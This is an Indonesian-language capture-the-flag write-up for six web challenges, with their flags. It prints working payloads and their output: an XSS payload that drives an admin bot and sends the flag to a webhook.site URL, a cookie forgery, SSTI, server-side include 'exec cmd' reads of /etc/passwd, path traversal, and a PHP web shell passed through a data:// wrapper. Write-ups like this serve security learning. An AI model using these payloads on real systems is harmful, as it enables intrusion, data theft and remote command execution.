


WRITE UP - JPN



VeganGPT


Pada challenge ini terdapat sebuah bot yang biasa kita interaksi secara text.



Disini saya menemukan kelemahan berbasis XSS yang ada pada input box berupa

```
botImg.className = "rounded-circle user_img_msg";  
  
var botResponseBox = document.createElement("div");  
botResponseBox.className = "msg_cotainer";  
botResponseBox.id = "bot_response";  
botResponseBox.innerHTML = msg;  
  
botPic.appendChild(botImg);  
botContent.appendChild(botPic);
```

Dengan begitu saya bisa menjalankan XSS



Payload: ``

Tapi disini saya masih bingung apa yang dapat di exploit dari ini. Kemudian setelah saya cek source codeny saya mendapatkan adanya connection socket yang terjadi. Kemudian saya kepikiran untuk mencoba membuat xss untuk dijalankan oleh servernya secara langsung menggunakan payload dibawah

Payload: ``

Tapi sayangnya setelah saya coba menggunakan payload diatas hanya mengembalikan url webhook tersebut dengan ip saya sendiri. Disini saya notice ada logic yang dipakai oleh server yang akan membedakan behavior requestny. Dengan menambahkan kata kata non vegan seperti: ["meat", "chicken", "beef", "egg", "fish", "pork", "milk", "lamb"]

```
def logic(msg, ip_user):
    isSensitive = veganChecker(msg)
    isWarning = "REDACTED"
    isHelp = "REDACTED"
    isFlag = "Congrats here is your flag : CHH{REDACTED}"
    isNotAuthenticated = "REDACTED"
    local = "REDACTED"
    if isSensitive == True:
        if ip_user == local:
            serverReply = isWarning
            print_and_send(serverReply)
        else:
            reportMessage = msg
            whatAdminCanSee = seleniumBot.sendAdminMessage(reportMessage)
            serverReply = isWarning
            print_and_send(serverReply)
    elif "/" in msg:
        if msg == "REDACTED":
            serverReply = isHelp
            print_and_send(serverReply)
        elif "REDACTED" in msg:
            if ip_user == local:
                serverReply = isFlag
                print_and_send(serverReply)
            else:
                serverReply = isNotAuthenticated
                print_and_send(serverReply)
        else:
            serverReply = "REDACTED"
```

Payload: meat

Request Details

Permalink

Raw content

Export as ▾

GET

https://webhook.site/adaba20f-4866-41ce-a8b0-0ee5f1e7c7cc

Host

104.248.155.97 [whois](#)

Date

11/05/2023 21:20:13 (a few seconds ago)

Size


0 bytes

ID

3928af4a-000c-40b1-9108-f1acca50fe75

Files

Dengan begitu mungkin kita bisa memakai socket message untuk mengembalikan value dari isFlag pada server reply menggunakan xss dan mengembalikan reply dari server melalui url parameter message.



Disini juga ada diberikan hint untuk mengakses socket /admin untuk bisa menjalankannya dengan privilege admin.

Payload akhir:


```
meat <img src=x onerror="socket =
io.connect('http://104.248.155.97:14045/');socket.on('message', message =>
{window.location.href= 'https://webhook.site/adaba20f-4866-41ce-a8b0-0ee5
f1e7c7cc?message='+message});socket.send('/admin')">
```

Result:

Request Details		Permalink	Raw content	Export as ▾
GET	https://webhook.site/adaba20f-4866-41ce-a8b0-0ee5f1e7c7cc?message=Congrats%20here%20is%20your%20flag%20:%2020CHH{Cintai_Usus_Mu_Minum_Susu_Tiap_Hari}			
Host	104.248.155.97 whois			
Date	11/05/2023 21:08:20 (23 minutes ago)			
Size	0 bytes			
ID	8baedbbf-0b0f-4c4f-810d-1c5673a26489			
Files				

Flag: CHH{Cintai_Usus_Mu_Minum_Susu_Tiap_Hari}

SOPI



Disini kita ada webpage untuk membeli flag. Tetapi masalahnya disini kita tidak mempunyai cash yang cukup (hanya 100\$). Tapi ternyata di setiap request itu ada di specify priceny sbg parameter. Dengan begitu bisa kita ganti saja sesuai dengan harga yang kita mau.

Dengan mengulangi cara yang sama terhadap semua barang flag. Kita menemukan flagnya.

Flag: `CHH{p3maNas4n_duLu_5lurrrrr_gUdl4k_qUalny4_g3333ssss!1!1!}`

BURON

Website Polisi Pochinok

[Buronan](#) || [Rahasia seorang polisi](#)

Sedang mencari buronan bernama Sha

Nomor buron: 256

Berikan nama tempatnya jika anda tau letak buronan berada!

Disini kita ada webpage yang mempunyai rahasia polisi. Tetapi saat saya klik webny mengembalikan response anda bukan polisi. Mungkin ini ada hubungannya dengan cookie authorization.

Saat saya view cookieny dan saya decode base64 menghasilkan isi cookie seperti berikut.

```
{"nama":"Alan","jabatan":"penduduk","kode":"e885878aa4ec6820efe56597f11fcfdb933b2a7de918e5669c847be9f748bf71"}7
```

Dengan mengganti jabatan saja ternyata tidak mempengaruhi apa apa. Kemudian saya mencoba decrypt sha256 yang ada di kode.

Saat di decrypt keluar seperti ini.

Sha256 Decrypt & Encrypt

Paste one or several hashes (up to 100)

Encrypt


Decrypt

e885878aa4ec6820efe56597f11fcfdb933b2a7de918e5669c847be9f748bf71 : penduduk

Berarti kita tinggal mengganti SHA256 dengan value polisi.




Tetapi sampai disini flagnya masih belum utuh dan masih harus dipecahkan. Saya notice angka 13 dan teringat tentang ROT13. Saya langsung coba memakai cyberchef untuk decipher.



Flag : CHH{menjadi_buronan_eh_p0l1s1_ad4l4h_cit4_cit4ku}

Flaskbang

Pada challenge ini diberikan sebuah input textarea sebagai berikut:



The screenshot shows a login interface overlaid on a background image of a soldier in a desert environment. At the top, the text "Masukin namamu" is displayed. Below it is a white text input field with the placeholder text "Nama". Underneath the input field is a blue button with the text "Submit Masbro". A small copyright notice "© 2023" is visible at the bottom center of the image.

Berdasarkan judul challenge (Flask), nampaknya berhubungan dengan Server-Side Template Injection (SSTI). Untuk memastikan asumsi ini, saya mencoba dengan memasukkan input `{{7*7}}`. Berikut adalah hasilnya:



Mengetahui hal ini, menandakan bahwa operasi matematika yang berada di dalam curly brackets, ter-eval oleh aplikasi web ini, sehingga benar bahwa aplikasi web ini rentan dengan SSTI. Langsung saja kita coba jalankan perintah "config", tujuan dari dijalkannya perintah ini yaitu untuk menampilkan semua konfigurasi yang ditetapkan oleh developer. Berikut adalah hasilnya:




Flag berhasil didapat.


Flag: CHH{w4duH_ad4_sst1_ga_tuH}

Input Text

Pada challenge ini diberikan sebuah textbox yang dimana ketika kita memasukkan teks, nantinya teks tersebut akan tersimpan di dalam sebuah file bernama `saved_input_645d38badc400.shtml`, berikut adalah contohnya.



A screenshot of a web form. At the top, it says "Enter text:". Below this is a white rectangular text input field. At the bottom left of the form is a button labeled "Save".



aaa

Diketahui extension file merupakan `shtml` (Server-parsing HyperText Markup Language). Kerentanan yang berhubungan dengan file ini yaitu `server-side includes`. Untuk mengecek ada tidaknya kerentanan ini kita dapat mengeksekusi command berikut:

```
<!--#exec cmd="cat /etc/passwd" --><br/>
```

Tujuan dari dijalankannya command tersebut yakni untuk menampilkan isi dari file `passwd`.

Enter text:

```
<!--#exec cmd="cat /etc/passwd" --><br/>
```

Save

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:1000:1000:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin Debian-exim:x:101:101:/var/spool/exim4:
/usr/sbin/nologin
```

Berdasarkan hasil tersebut, nampaknya isi dari file passwd berhasil ditampilkan. Lalu saya berniat untuk menjalankan command "ls", yang dimana bertujuan untuk menampilkan semua isi file dari working directory kita.

Enter text:

```
<!--#exec cmd="ls" --><br/>
```

Save

save_out_file.php saved_input_645d3f06c3c04.shtml

Tidak mendapatkan hasil yang menarik disini. Berdasarkan deskripsi soal, flag berada di path /var/www/, langsung saja kita jalankan "ls" pada direktori www. Berikut adalah hasilnya:

Enter text:

Save

html ng7cwh0mrjwc0nhysjmr9ecnw0ha.txt

Terdapat file .txt yang nampaknya menjadi ketertarikan kita disini, saatnya lihat isinya dengan menjalankan perintah "cat".

Enter text:

Save

CHH{Server-Side-Include-injection..._gak_populer_sih_tapi_tertulis_di_WEB_SECURITY_TESTING_GUIDE_WSTG_v4.2_yey}

Flag berhasil didapat!

Flag:


CHH{Server-Side-Include-injection..._gak_populer_sih_tapi_tertulis_di_WEB_SECURITY_TESTING_GUIDE_WSTG_v4.2_yey}

Handy Mandy

Pada challenge ini diberikan sebuah tampilan aplikasi web sebagai berikut:



Ketika memilih salah satu artikel, diketahui parameter value ikut berubah sesuai dengan nama artikelnnya.



104.248.155.97:7073/index.php?article=article1

Asumsi saya disini, aplikasi web bisa saja rentan dengan serangan DOM XSS atau LFI. Namun setelah saya mencoba mengubah parameter value menjadi: `../../../../../../../../etc/passwd`, saya mendapati hal sebagai berikut:

104.248.155.97:7073/index.php?article=../../../../../../../../etc/passwd

Article Website

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

© 2021 Article Website. All rights reserved.

Kita berhasil mengakses file lokal yang berada di server. Dengan demikian aplikasi web rentan dengan serangan LFI, akan tetapi ketika saya mencoba untuk membuka file "shadow" yang berisikan password user dalam bentuk hash beserta informasi tambahan yang mungkin saja ada, saya mendapati bahwa kita memerlukan superuser.

Warning: file_get_contents(articles/../../../../../../../../etc/shadow): failed to open stream: Permission denied in /var/www/html/index.php on line 62

Hal ini juga berlaku sama ketika saya mencoba untuk mengakses path berikut `/proc/self/environ`. Saya juga sempat menemukan script bash ketika mencoba untuk mengakses `/etc/bash.bashrc`.

```
# System-wide .bashrc file for interactive bash(1) shells. # To enable the settings / commands in this file for login shells as well, # this file has to
be sourced in /etc/profile. # If not running interactively, don't do anything [ -z "$PS1" ] && return # check the window size after each command
and, if necessary, # update the values of LINES and COLUMNS. shopt -s checkwinsize # set variable identifying the chroot you work in (used in
the prompt below) if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then debian_chroot=$(cat /etc/debian_chroot) fi # set a fancy prompt
(non-color, overwrite the one in /etc/profile) # but only if not SUDOing and have SUDO_PS1 set; then assume smart user. if ! [ -n
"${SUDO_USER}" ] -a -n "${SUDO_PS1}"; then PS1="${debian_chroot:+($debian_chroot)}u@h:\w$ ' fi # Commented out, don't overwrite xterm
-T "title" -n "icontitle" by default. # If this is an xterm set the title to user@host:dir #case "$TERM" in #xterm*|rxvt*) # PROMPT_COMMAND='echo
-ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"' # ;; #*) # ;; #esac # enable bash completion in interactive shells #if ! shopt -oq posix; then #
if [ -f /usr/share/bash-completion/bash_completion ]; then # . /usr/share/bash-completion/bash_completion # elif [ -f /etc/bash_completion ]; then #
. /etc/bash_completion # fi #fi # if the command-not-found package is installed, use it if [ -x /usr/lib/command-not-found -o -x /usr/share
/command-not-found/command-not-found ]; then function command_not_found_handle { # check because c-n-f could've been removed in the
meantime if [ -x /usr/lib/command-not-found ]; then /usr/lib/command-not-found -- "$1" return $? elif [ -x /usr/share/command-not-found/command-
not-found ]; then /usr/share/command-not-found/command-not-found -- "$1" return $? else printf "%s: command not found\n" "$1" >&2 return 127
fi } fi
```

Asumsi saya yaitu kerentanan ini dapat berhubungan dengan RFI (Remote File Inclusion), akan tetapi untuk memiliki sebuah parameter yang baru, kita perlu mengunggah file script php kita yang berisikan:

```
<?php
    system($_GET['cmd']);
?>
```

Namun yang menjadi permasalahan disini, tidak ditemukannya fitur file upload. Setelah melakukan pencarian di internet, saya mendapati bahwa kita dapat menggunakan "wrapper" untuk membuat sebuah parameter yang baru.

Wrapper data://

```
http://example.net/?page=data://text/plain;base64,PD9waHAgaGc3lzdGVtKCRfR0VUWydkbWQnXSsk7ZWNoYAnU2h1bGw
NOTE: the payload is "<?php system($_GET['cmd']);echo 'Shell done !'; ?>"
```

Langsung saja kita gunakan:

```
data://text/plain;base64,PD9waHAgaGc3lzdGVtKCRfR0VUWydkbWQnXSsk7Pz4=&cmd
=id
```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Command id, berhasil tereksekusi. Sekarang kita list directory kita.

articles footer.php header.php index.php

Tidak ada hal yang menarik disini, coba kita mundurkan satu direktori dan lakukan listing.

```
http://104.248.155.97:7073/index.php?article=data://text/plain;base64,PD9waHAgc3LzdGVtKCRfR0VUWydjbnXSk7Pz4=&cmd=ls%20../
```

html

Lakukan hal yang serupa, pada akhirnya saya mendapati file flag berada pada direktori root.

```
bin boot dev etc fl44444444gggggggsssshshhhshshs.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

Langsung saja kita tampilkan isinya:

```
http://104.248.155.97:7073/index.php?article=data://text/plain;base64,PD9waHAgc3LzdGVtKCRfR0VUWydjbnXSk7Pz4=&cmd=cat%20../../../../fl44444444gggggggsssshshhhshshs.txt
```

CHH{w0w_y0u_h4v3_d1scov3r3d_th3_s3cr3t_it3m_98903180840194010}

Flag berhasil didapat!

Flag:

CHH{w0w_y0u_h4v3_d1scov3r3d_th3_s3cr3t_it3m_98903180840194010}
}